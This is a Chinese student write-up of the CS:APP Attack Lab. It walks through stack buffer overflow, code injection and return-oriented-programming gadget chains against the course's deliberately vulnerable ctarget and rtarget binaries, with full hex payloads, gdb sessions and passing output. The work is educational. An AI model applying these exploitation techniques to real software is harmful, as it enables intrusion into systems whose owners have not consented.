

计算机系统基础

Lab3 Attack Lab

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1 实验准备

1.1 Target Programs

- ctarget 和 rtarget 用 getbuf 函数来读取。注意到BUFFER_SIZE是一个constant，我们需要找出合适的投喂string的方式。注意：我们输入的string不能含有0x0a，因为这是‘\n’的ASCII码，Gets函数读入后会直接结束读取。

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

- 可执行文件的命令参数: -h 打印帮助列表; -g 不发送给评分服务器; -i FILE 提供来自FILE的输入。如果我们直接在 terminal 中 ./ctarget 会报错 Running on an illegal host , 因为服务器没有使用CMU的内网。我们可以通过 -q 来解决这个问题。
- hex2raw的使用: 输入需要将十六进制数两个两个以空格或者换行隔开 (以字节为单位)。例如: 要创建单词 0xdeadbeef, 应该将 “ef be ad de” 传递给 hex2raw (注意小端机器需要反转)。
- 产生机器代码:

假设我们写了如下的机器代码

```
1 # Example of hand-generated assembly code
2 pushq $0xabcdef # Push value onto stack
3 addq $17,%rax # Add 17 to %rax
4 movl %eax,%edx # Copy lower 32 bits to %edx
```

接下来使用 gcc 编译器汇编, 并用 objdump 反汇编。

```
1 gcc -c example.s
2 objdump -d example.o > example.d
```

得到了 example.d 文件, 包含机器代码

```
1 example.o: file format elf64-x86-64
2 Disassembly of section .text:
3 0000000000000000 <.text>:
4 0: 68 ef cd ab 00 pushq $0xabcdef
5 5: 48 83 c0 11 add $0x11,%rax
6 9: 89 c2 mov %eax,%edx
```

1.2 实验目标

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection

ROP: Return-oriented programming

Figure 1: Summary of attack lab phases

2 实验过程

2.1 ctarget.ll

- 任务：当 ctargert 的 getbuf 函数执行返回语句时，执行 touch1 而不是返回 test。touch1 和 test 的代码如下：

```
1 void touch1()
2 {
3     vlevel = 1; /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

```
1 void test()
2 {
3     int val;
```

```

4     val = getbuf();
5     printf("No exploit. Getbuf returned 0x%x\n", val);
6 }

```

- 首先反汇编 ctarget。

```
1 objdump -d ctarget > ctarget.s
```

- 找到 touch1 和 getbuf 函数所在的位置。

```

1 00000000004017a8 <getbuf>:
2 4017a8: 48 83 ec 28          sub     $0x28,%rsp
3 4017ac: 48 89 e7             mov     %rsp,%rdi
4 4017af: e8 8c 02 00 00      callq  401a40 <Gets>
5 4017b4: b8 01 00 00 00      mov     $0x1,%eax
6 4017b9: 48 83 c4 28          add     $0x28,%rsp
7 4017bd: c3                  retq
8 4017be: 90                  nop
9 4017bf: 90                  nop
10
11 00000000004017c0 <touch1>:
12 4017c0: 48 83 ec 08          sub     $0x8,%rsp
13 4017c4: c7 05 0e 2d 20 00 01 movl    $0x1,0x202d0e(%rip)
    # 6044dc <vlevel>
14 4017cb: 00 00 00
15 4017ce: bf c5 30 40 00      mov     $0x4030c5,%edi
16 4017d3: e8 e8 f4 ff ff      callq  400cc0 <puts@plt>
17 4017d8: bf 01 00 00 00      mov     $0x1,%edi
18 4017dd: e8 ab 04 00 00      callq  401c8d <validate>
19 4017e2: bf 00 00 00 00      mov     $0x0,%edi
20 4017e7: e8 54 f6 ff ff      callq  400e40 <exit@plt>

```

- getbuf 函数给栈分配了40个字节的空間，然后调用 gets 函数读取输入。读完后执行 retq 指令时，从栈中弹出返回地址，然后跳转到这个地址。正常来说会跳转到 test 函数中

继续执行 printf 操作。但是如果 gets 函数读到的输入恰好将应该要从栈中弹出的返回地址覆盖掉，变成 touch1 函数的地址，那么就会跳转到 touch1 函数。

- 因此前四十个字节可以任取，最后八个字节需要时 touch1 函数的地址。

- 答案不妨为（存入ctarget.l1.txt）：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

- 执行命令

```
1 ./hex2raw < ctarget_l1.txt > ctarget.l1
2 ./ctarget -qi ctarget.l1
```

- 成功跳转

```
1 Cookie: 0x59b997fa
2 Touch1!: You called touch1()
3 Valid solution for level 1 with target ctarget
4 PASS: Would have posted the following:
5     user id bovik
6     course  15213-f15
7     lab      attacklab
8     result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
           00 C0 17 40 00 00 00 00 00
```

- 这道题的示意图如下（CSAPP P196 仅仅数值不同）：




图 3-40 `echo` 函数的栈组织。字符数组 `buf` 就在保存的状态下面。对 `buf` 的越界写会破坏程序的状态

2.2 ctargel.l2

- 任务：getbuf 函数执行返回语句时跳转到 touch2 函数，并通过它的 cookie 验证。touch2 函数的代码如下：

```

1 void touch2(unsigned val)
2 {
3     vlevel = 2; /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire: You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }

```

- 反汇编 touch2 函数。

```

1 000000000004017ec <touch2>:
2 4017ec: 48 83 ec 08          sub     $0x8,%rsp
3 4017f0: 89 fa                mov     %edi,%edx
4 4017f2: c7 05 e0 2c 20 00 02 movl    $0x2,0x202ce0(%rip)
                        # 6044dc <vlevel>
5 4017f9: 00 00 00
6 4017fc: 3b 3d e2 2c 20 00    cmp     0x202ce2(%rip),%edi
                        # 6044e4 <cookie>
7 401802: 75 20                jne     401824 <touch2+0x38>
8 401804: be e8 30 40 00       mov     $0x4030e8,%esi
9 401809: bf 01 00 00 00       mov     $0x1,%edi
10 40180e: b8 00 00 00 00       mov     $0x0,%eax
11 401813: e8 d8 f5 ff ff       callq   400df0 <
                        __printf_chk@plt>
12 401818: bf 02 00 00 00       mov     $0x2,%edi
13 40181d: e8 6b 04 00 00       callq   401c8d <validate>
14 401822: eb 1e                jmp     401842 <touch2+0x56>
15 401824: be 10 31 40 00       mov     $0x403110,%esi
16 401829: bf 01 00 00 00       mov     $0x1,%edi
17 40182e: b8 00 00 00 00       mov     $0x0,%eax
18 401833: e8 b8 f5 ff ff       callq   400df0 <
                        __printf_chk@plt>
19 401838: bf 02 00 00 00       mov     $0x2,%edi
20 40183d: e8 0d 05 00 00       callq   401d4f <fail>
21 401842: bf 00 00 00 00       mov     $0x0,%edi
22 401847: e8 f4 f5 ff ff       callq   400e40 <exit@plt>

```

- 可以看到 touch2 函数以 rdi 为参数来验证 cookie。所以我们需要先将 rdi 置为 cookie 的值，然后将 touch2 函数的地址压栈。汇编代码为（写在example.s中）：

```

1 movq $0x59b997fa, %rdi
2 pushq $0x4017ec

```

```
3 retq
```

用以下命令将它转化为机器代码：

```
1 gcc -c example.s
2 objdump -d example.o > example.s
```

得到的机器代码：

```
1 example.o:      file format elf64-x86-64
2
3
4 Disassembly of section .text:
5
6 0000000000000000 <.text>:
7   0:  48 c7 c7 fa 97 b9 59      mov     $0x59b997fa,%rdi
8   7:  68 ec 17 40 00           pushq   $0x4017ec
9   c:  c3                       retq
```

- 但我不能将这个机器代码写在返回地址的位置，那个位置应该写这段机器代码的地址。如果我们打算将这段代码写在一开始输入的地方，就需要用 gdb 找到 getbuf 函数的栈顶。示例输入如下（xx 所在地方表示要找的地址）：

```
1 48 c7 c7 fa 97 b9 59 68 ec 17
2 40 c3 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00 00 00
5 xx xx xx xx xx xx xx xx
```

- gdb 调试

```
1 gdb ctargert
```

在 test 函数处打上断点

```
1 (gdb) b test
2 Breakpoint 1 at 0x401968: file visible.c, line 90.
```


随便输入运行

```
1 (gdb) r -q 01
```

在 getbuf 函数分配栈帧之后、销毁栈帧之前打上断点

```
1 (gdb) b *0x4017ac
```

```
2 Breakpoint 2 at 0x4017ac: file buf.c, line 14.
```

按 c 继续执行

```
1 (gdb) c
```

```
2 Continuing.
```

```
3
```

```
4 Breakpoint 2, getbuf () at buf.c:14
```

查看寄存器信息，尤其是 rsp 的信息

```
1 (gdb) i register
```

```
2 rax                0x0          0
```

```
3 rbx                0x55586000      1431855104
```

```
4 rcx                0x0          0
```

```
5 rdx                0x7ffff7dcf8c0    140737351841984
```

```
6 rsi                0xc          12
```

```
7 rdi                0x606260    6316640
```

```
8 rbp                0x55685fe8      0x55685fe8
```

```
9 rsp                0x5561dc78      0x5561dc78
```

```
10 r8                 0x7ffff7feb540    140737354052928
```

rsp 的值为 0x5561dc78

- 因此答案如下（存入ctargetl2.txt）：

```
48 c7 c7 fa 97 b9 59 68 ec 17
```

```
40 c3 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
```

```
78 dc 61 55 00 00 00 00
```

- 用 hex2raw 转化一下作为输入，成功跳转

```

1 ./hex2raw < ctarget_l2.txt > ctarget.l2
2 ./ctarget -qi ctarget.l2
3 Cookie: 0x59b997fa
4 Touch2!: You called touch2(0x59b997fa)
5 Valid solution for level 2 with target ctarget
6 PASS: Would have posted the following:
7     user id bovik
8     course  15213-f15
9     lab      attacklab
10    result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9
           59 68 EC 17 40 00 C3 00 00 00 00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
           00 78 DC 61 55 00 00 00 00

```

2.3 ctarget.l3

- 任务：getbuf 函数执行返回语句时跳转到touch3函数，并传入字符串形式的 cookie 参数。hexmatch 函数和 touch3 函数的代码如下：

```

1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }
10 void touch3(char *sval)
11 {
12     vlevel = 3; /* Part of validation protocol */

```

```

13     if (hexmatch(cookie, sval)) {
14         printf("Touch3!: You called touch3(\"%s\")\n", sval);
15         validate(3);
16     } else {
17         printf("Misfire: You called touch3(\"%s\")\n", sval);
18         fail(3);
19     }
20     exit(0);
21 }

```

• 反汇编 hexmatch 和 touch3

```

1 000000000040184c <hexmatch>:
2 40184c: 41 54                push    %r12
3 40184e: 55                  push    %rbp
4 40184f: 53                  push    %rbx
5 401850: 48 83 c4 80         add     $0xfffffffffffffff80,%
    rsp
6 401854: 41 89 fc            mov     %edi,%r12d
7 401857: 48 89 f5            mov     %rsi,%rbp
8 40185a: 64 48 8b 04 25 28 00 mov     %fs:0x28,%rax
9 401861: 00 00
10 401863: 48 89 44 24 78      mov     %rax,0x78(%rsp)
11 401868: 31 c0              xor     %eax,%eax
12 40186a: e8 41 f5 ff ff      callq   400db0 <random@plt>
13 40186f: 48 89 c1            mov     %rax,%rcx
14 401872: 48 ba 0b d7 a3 70 3d movabs  $0xa3d70a3d70a3d70b,%
    rdx
15 401879: 0a d7 a3
16 40187c: 48 f7 ea            imul    %rdx
17 40187f: 48 01 ca            add     %rcx,%rdx
18 401882: 48 c1 fa 06         sar     $0x6,%rdx

```

```

19 401886: 48 89 c8          mov     %rcx,%rax
20 401889: 48 c1 f8 3f       sar     $0x3f,%rax
21 40188d: 48 29 c2          sub     %rax,%rdx
22 401890: 48 8d 04 92       lea     (%rdx,%rdx,4),%rax
23 401894: 48 8d 04 80       lea     (%rax,%rax,4),%rax
24 401898: 48 c1 e0 02       shl     $0x2,%rax
25 40189c: 48 29 c1          sub     %rax,%rcx
26 40189f: 48 8d 1c 0c       lea     (%rsp,%rcx,1),%rbx
27 4018a3: 45 89 e0          mov     %r12d,%r8d
28 4018a6: b9 e2 30 40 00    mov     $0x4030e2,%ecx
29 4018ab: 48 c7 c2 ff ff ff ff  mov     $0xffffffffffffffff,%
    rdx
30 4018b2: be 01 00 00 00    mov     $0x1,%esi
31 4018b7: 48 89 df          mov     %rbx,%rdi
32 4018ba: b8 00 00 00 00    mov     $0x0,%eax
33 4018bf: e8 ac f5 ff ff    callq   400e70 <
    __sprintf_chk@plt>
34 4018c4: ba 09 00 00 00    mov     $0x9,%edx
35 4018c9: 48 89 de          mov     %rbx,%rsi
36 4018cc: 48 89 ef          mov     %rbp,%rdi
37 4018cf: e8 cc f3 ff ff    callq   400ca0 <strncmp@plt>
38 4018d4: 85 c0             test    %eax,%eax
39 4018d6: 0f 94 c0          sete    %al
40 4018d9: 0f b6 c0          movzbl  %al,%eax
41 4018dc: 48 8b 74 24 78    mov     0x78(%rsp),%rsi
42 4018e1: 64 48 33 34 25 28 00 xor     %fs:0x28,%rsi
43 4018e8: 00 00
44 4018ea: 74 05             je      4018f1 <hexmatch+0xa5>
45 4018ec: e8 ef f3 ff ff    callq   400ce0 <
    __stack_chk_fail@plt>
46 4018f1: 48 83 ec 80       sub     $0xffffffffffffffff80,%

```

```

    rsp
47 4018f5: 5b                pop     %rbx
48 4018f6: 5d                pop     %rbp
49 4018f7: 41 5c            pop     %r12
50 4018f9: c3              retq
51
52 000000000004018fa <touch3>:
53 4018fa: 53                push    %rbx
54 4018fb: 48 89 fb          mov     %rdi,%rbx
55 4018fe: c7 05 d4 2b 20 00 03  movl    $0x3,0x202bd4(%rip)
    # 6044dc <vlevel>
56 401905: 00 00 00
57 401908: 48 89 fe          mov     %rdi,%rsi
58 40190b: 8b 3d d3 2b 20 00  mov     0x202bd3(%rip),%edi
    # 6044e4 <cookie>
59 401911: e8 36 ff ff ff    callq   40184c <hexmatch>
60 401916: 85 c0            test    %eax,%eax
61 401918: 74 23            je      40193d <touch3+0x43>
62 40191a: 48 89 da          mov     %rbx,%rdx
63 40191d: be 38 31 40 00    mov     $0x403138,%esi
64 401922: bf 01 00 00 00    mov     $0x1,%edi
65 401927: b8 00 00 00 00    mov     $0x0,%eax
66 40192c: e8 bf f4 ff ff    callq   400df0 <
    __printf_chk@plt>
67 401931: bf 03 00 00 00    mov     $0x3,%edi
68 401936: e8 52 03 00 00    callq   401c8d <validate>
69 40193b: eb 21            jmp     40195e <touch3+0x64>
70 40193d: 48 89 da          mov     %rbx,%rdx
71 401940: be 60 31 40 00    mov     $0x403160,%esi
72 401945: bf 01 00 00 00    mov     $0x1,%edi
73 40194a: b8 00 00 00 00    mov     $0x0,%eax

```

```

74 40194f: e8 9c f4 ff ff      callq  400df0 <
    __printf_chk@plt>
75 401954: bf 03 00 00 00      mov     $0x3,%edi
76 401959: e8 f1 03 00 00      callq  401d4f <fail>
77 40195e: bf 00 00 00 00      mov     $0x0,%edi
78 401963: e8 d8 f4 ff ff      callq  400e40 <exit@plt>

```

- 可以看到 hexmatch 函数先将栈顶加上 0xffffffff80，即减去 0x80，这显然会覆盖掉 getbuf 函数运行时加入栈中的信息，如果像上一题那样在输入的一开始就注入攻击代码显然会被覆盖掉，我们可以在那里将字符串指针赋给 rdi，但是不能在那里存储字符串信息。我们应该在栈生长的反方向存储信息，即利用字符串溢出，存储在 test 函数中。示例答案如下（yy 代表 cookie 字符串的ASCII序列，xx 代表注入攻击代码的机器码）：

```

1 xx xx xx xx xx xx xx xx xx
2 xx xx xx xx xx xx xx xx xx
3 00 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00 00
5 78 dc 61 55 00 00 00 00 yy yy
6 yy yy yy yy yy yy

```

- cookie 的ASCII码为：35 39 62 39 39 37 66 61 00 00 00 00（注意字符串需要以0结尾）；并且容易看出字符串首地址为 getbuf 函数栈顶 + 0x30（rsp + 0x30）。
- 将 rdi 的值置为 cookie 字符串的地址，并跳转到 touch3 函数，汇编代码为（写在example.s中）：

```

1 movq $0x5561dca8, %rdi
2 pushq $0x4018fa
3 retq

```

用以下命令将它转化为机器代码：

```

1 gcc -c example.s
2 objdump -d example.o > example.s

```

得到的机器代码:

```

1 example.o:      file format elf64-x86-64
2
3
4 Disassembly of section .text:
5
6 0000000000000000 <.text>:
7     0:  48 c7 c7 a8 dc 61 55      mov     $0x5561dca8,%rdi
8     7:  68 fa 18 40 00            pushq   $0x4018fa
9     c:  c3                      retq

```

- 所以答案为:

```

1 48 c7 c7 a8 dc 61 55 68 fa 18
2 40 00 c3 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00 00 00
5 78 dc 61 55 00 00 00 00 35 39
6 62 39 39 37 66 61 00 00 00 00

```

- 用 hex2raw 转化一下作为输入, 成功跳转

```

1 ./hex2raw < ctarget_l3.txt > ctarget.l3
2 ./ctarget -qi ctarget.l3
3 Cookie: 0x59b997fa
4 Touch3!: You called touch3("59b997fa")
5 Valid solution for level 3 with target ctarget
6 PASS: Would have posted the following:
7     user id bovik
8     course 15213-f15
9     lab    attacklab
10    result 1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61
        55 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00 00

```

```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66
61 00 00 00 00

```

2.4 rtarget.l4

- rtarget 使用了两种方法来避免上面的栈溢出攻击
 1. 栈随机化：不同的运行堆栈的位置不同
 2. 将保存堆栈的内存部分被标记为不可执行，注入攻击代码后会报segmentation fault
- ROP 技术示例：
这是一段C语言代码

```

1 void setval_210(unsigned *p)
2 {
3     *p = 3347663060U;
4 }

```

它的机器代码为：

```

1 00000000000400f15 <setval_210>:
2 400f15: c7 07 d4 48 89 c7 movl $0xc78948d4, (%rdi)
3 400f1b: c3 retq

```

其中 48 89 c7 编码了movq %rax, %rdi，加上最后 c3 编码的 retq 我们便可以通过开始地址为 0x400f18 的这段代码将 rax 的值赋给 rdi，并返回

- rtarget 中有这样的 gadget farm 可用于攻击
- 下一页中的图片是汇编指令的编码
- 任务：在 rtarget 重新达到 ctarget.l2 的目的
- 将 rtarget 反汇编

```

1 objdump -d rtarget > rtarget.s

```


A. Encodings of movq instructions

movq S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of popq instructions

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of movl instructions

movl S, D

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation	Register R			
	%al	%cl	%dl	%bl
andb R, R	20 c0	20 c9	20 d2	20 db
orb R, R	08 c0	08 c9	08 d2	08 db
cmpb R, R	38 c0	38 c9	38 d2	38 db
testb R, R	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

- 查看 getbuf 和 touch2 的汇编代码

```

1 00000000004017a8 <getbuf>:
2 4017a8: 48 83 ec 28          sub     $0x28,%rsp
3 4017ac: 48 89 e7             mov     %rsp,%rdi
4 4017af: e8 ac 03 00 00      callq  401b60 <Gets>
5 4017b4: b8 01 00 00 00      mov     $0x1,%eax
6 4017b9: 48 83 c4 28          add     $0x28,%rsp
7 4017bd: c3                  retq
8 4017be: 90                  nop
9 4017bf: 90                  nop

1 00000000004017ec <touch2>:
2 4017ec: 48 83 ec 08          sub     $0x8,%rsp
3 4017f0: 89 fa              mov     %edi,%edx
4 4017f2: c7 05 e0 3c 20 00 02 movl    $0x2,0x203ce0(%rip)
   # 6054dc <vlevel>
5 4017f9: 00 00 00
6 4017fc: 3b 3d e2 3c 20 00    cmp     0x203ce2(%rip),%edi
   # 6054e4 <cookie>
7 401802: 75 20              jne     401824 <touch2+0x38>
8 401804: be 08 32 40 00      mov     $0x403208,%esi
9 401809: bf 01 00 00 00      mov     $0x1,%edi
10 40180e: b8 00 00 00 00      mov     $0x0,%eax
11 401813: e8 d8 f5 ff ff      callq  400df0 <
   __printf_chk@plt>
12 401818: bf 02 00 00 00      mov     $0x2,%edi
13 40181d: e8 8b 05 00 00      callq  401dad <validate>
14 401822: eb 1e              jmp     401842 <touch2+0x56>
15 401824: be 30 32 40 00      mov     $0x403230,%esi
16 401829: bf 01 00 00 00      mov     $0x1,%edi
17 40182e: b8 00 00 00 00      mov     $0x0,%eax
18 401833: e8 b8 f5 ff ff      callq  400df0 <

```

```

__printf_chk@plt>
19 401838: bf 02 00 00 00      mov     $0x2,%edi
20 40183d: e8 2d 06 00 00      callq   401e6f <fail>
21 401842: bf 00 00 00 00      mov     $0x0,%edi
22 401847: e8 f4 f5 ff ff      callq   400e40 <exit@plt>

```

- 发现 BUFFER_SIZE 的值仍然是40，并且没有金丝雀值，栈溢出仍然可以覆盖原来的返回地址，但是无法执行。
- 我们需要通过 gadget 来执行 ctarger.l2 中的汇编代码：

```

1 movq    $0x59b997fa, %rdi
2 pushq   $0x4017ec
3 ret

```

- 可以分为两部分，利用栈溢出把 0x59b997fa 和 0x4017ec 放到栈中；利用 gadget 先 popq 再 movq 把栈顶弹出赋值给 rip。然后 ret 跳转到 touch2 函数的地址那里。
- 仔细对照 P17 的表和 rtarget 中 start_farm 到 end_farm 之间的汇编，注意： popq xxx 是 5x； movq xxx xxx 是 48 xx xx； rdi 是 x7 或者 xf。我们可以发现：

```

1 00000000004019a7 <addval_219>:
2 4019a7: 8d 87 51 73 58 90      lea     -0x6fa78caf(%rdi),%eax
3 4019ad: c3                      retq

```

从 0x4019ab 开始等价于执行 popq %rax; nop; retq;

```

1 00000000004019a0 <addval_273>:
2 4019a0: 8d 87 48 89 c7 c3      lea     -0x3c3876b8(%rdi),%eax
3 4019a6: c3                      retq

```

从 0x4019a2 开始等价于执行 movq %rax %rip; retq;

- 因此答案如下（rtarget.l4.txt，无注释）：

```

1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00

```

```

3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00 // fill BUFFER_SIZE
5 ab 19 40 00 00 00 00 00 // popq %rax; retq
6 fa 97 b9 59 00 00 00 00 // value pop from the stack to %rax
7 a2 19 40 00 00 00 00 00 // movq %rax, %rip; retq
8 ec 17 40 00 00 00 00 00 // address of touch2

```

- 用 hex2raw 转化一下作为输入，成功跳转

```

1 ./hex2raw < rtarget_l4.txt > rtarget.l4
2 ./rtarget -qi rtarget.l4
3 Cookie: 0x59b997fa
4 Touch2!: You called touch2(0x59b997fa)
5 Valid solution for level 2 with target rtarget
6 PASS: Would have posted the following:
7     user id bovik
8     course 15213-f15
9     lab    attacklab
10    result 1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        00 AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00
        00 A2 19 40 00 00 00 00 00 EC 17 40 00 00 00 00

```

2.5 rtarget.l5

- 用 ROP 技术在 rtarget 上完成 ctargel.l3 的目的。
- 注意不能像 ctargel.l3 那样将 `rsp + 30` 作为一个立即数赋值给 `rdi`，因为 `rtarget` 是栈随机化的。
- 能不能不用绝对值而间接实现呢（注意不能直接动 `rsp`，这样会改变栈）？

```

1 movq %rsp, %rax

```

```

2 addq xx, %rax
3 movq %rax, %rdi

```

- 但是 rtarget 中没有 add，我们需要找一种可以实现加法的方法，加载有效地址是用于计算的常见方法，并且在 rtarget 中直接是一个函数。查看 farm.c 可以发现它非常直白。

```

1 long add_xy(long x, long y)
2 {
3     return x+y;
4 }

```

其汇编代码如下：

```

1 00000000004019d6 <add_xy>:
2 4019d6: 48 8d 04 37          lea    (%rdi,%rsi,1),%rax
3 4019da: c3                  retq

```

- 我们可以写出我们所期望的汇编代码（写出来之后要去 gadget 里面找，没有就完蛋了）

```

1 popq %rdi // give bias to rdi
2 movq %rsp, %rsi // give stl.top to rsi
3 callq <add_xy> // rax = rip + rsp = bias + stk.top
4 movq %rax, %rdi // rdi is the string pointer

```

- 找了半天连 popq %rdi: 5f 都没有找到，只能隔山打牛了（而且有的时候需要用eax之类的32位寄存器去隔山打牛）。

```

1 00000000004019a7 <addval_219>:
2 4019a7: 8d 87 51 73 58 90    lea    -0x6fa78caf(%rdi),%eax
3 4019ad: c3                  retq

```

从 0x4019ab 开始等价于执行 popq %rax; nop; retq;

```

1 00000000004019db <getval_481>:

```

```

2 4019db: b8 5c 89 c2 90      mov     $0x90c2895c,%eax
3 4019e0: c3                    retq

```

从 0x4019dd 开始等价于执行 `movl %eax, %edx; nop; retq;`

```

1 00000000000401a33 <getval_159>:
2 401a33: b8 89 d1 38 c9      mov     $0xc938d189,%eax
3 401a38: c3                    ret

```

从 0x401a34 开始等价于执行 `movl %edx, %ecx; cmpb %cl, %cl`(这段代码只会给条件码赋值, 无影响); `retq;`

```

1 00000000000401a11 <addval_436>:
2 401a11: 8d 87 89 ce 90 90    lea     -0x6f6f3177(%rdi),%eax
3 401a17: c3                    ret

```

从 0x401a13 开始等价于执行 `movl %ecx, %esi; nop; nop; retq;`

```

1 00000000000401a03 <addval_190>:
2 401a03: 8d 87 41 48 89 e0    lea     -0x1f76b7bf(%rdi),%eax
3 401a09: c3                    ret

```

从 0x401a06 开始等价于执行 `movq %rsp, %rax; retq;`

```

1 000000000004019a0 <addval_273>:
2 4019a0: 8d 87 48 89 c7 c3    lea     -0x3c3876b8(%rdi),%eax
3 4019a6: c3                    ret

```

从 0x4019a2 开始等价于执行 `movq %rax, %rdi; retq;`

- 因此我们实际的汇编代码如下:

```

1 popq    %rax
2 movl    %eax, %edx
3 movl    %edx, %ecx
4 movl    %ecx, %esi
5 movq    %rsp, %rax
6 movq    %rax, %rdi

```

```

7 call    <add_xy>
8 movq    %rax, %rdi
9 retq

```

- 答案如下 (rtarget_l5.txt, 无注释):

```

1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00 // fill BUFFER_SIZE
6 ab 19 40 00 00 00 00 00 // popq %rax; retq
7 20 00 00 00 00 00 00 00 // bias is 0x20
8 dd 19 40 00 00 00 00 00 // movl %eax, %edx; retq
9 34 1a 40 00 00 00 00 00 // movl %edx, %ecx; retq
10 13 1a 40 00 00 00 00 00 // movl %ecx, %esi; retq
11 06 1a 40 00 00 00 00 00 // movq %rsp, %rax; retq (from now
    bias equals 0)
12 a2 19 40 00 00 00 00 00 // movq %rax, %rdi; retq
13 d6 19 40 00 00 00 00 00 // callq <add_xy>
14 a2 19 40 00 00 00 00 00 // movq %rax, %rdi; retq
15 fa 18 40 00 00 00 00 00 // call <touch_3>
16 35 39 62 39 39 37 66 61 // cookie string
17 00 00 00 00 // end of string

```

- 用 hex2raw 转化一下作为输入, 成功跳转

```

1 ./hex2raw < rtarget_l5.txt > rtarget.l5
2 ./rtarget -qi rtarget.l5
3 Cookie: 0x59b997fa
4 Touch3!: You called touch3("59b997fa")
5 Valid solution for level 3 with target rtarget
6 PASS: Would have posted the following:

```

```
7      user id bovik
8      course 15213-f15
9      lab     attacklab
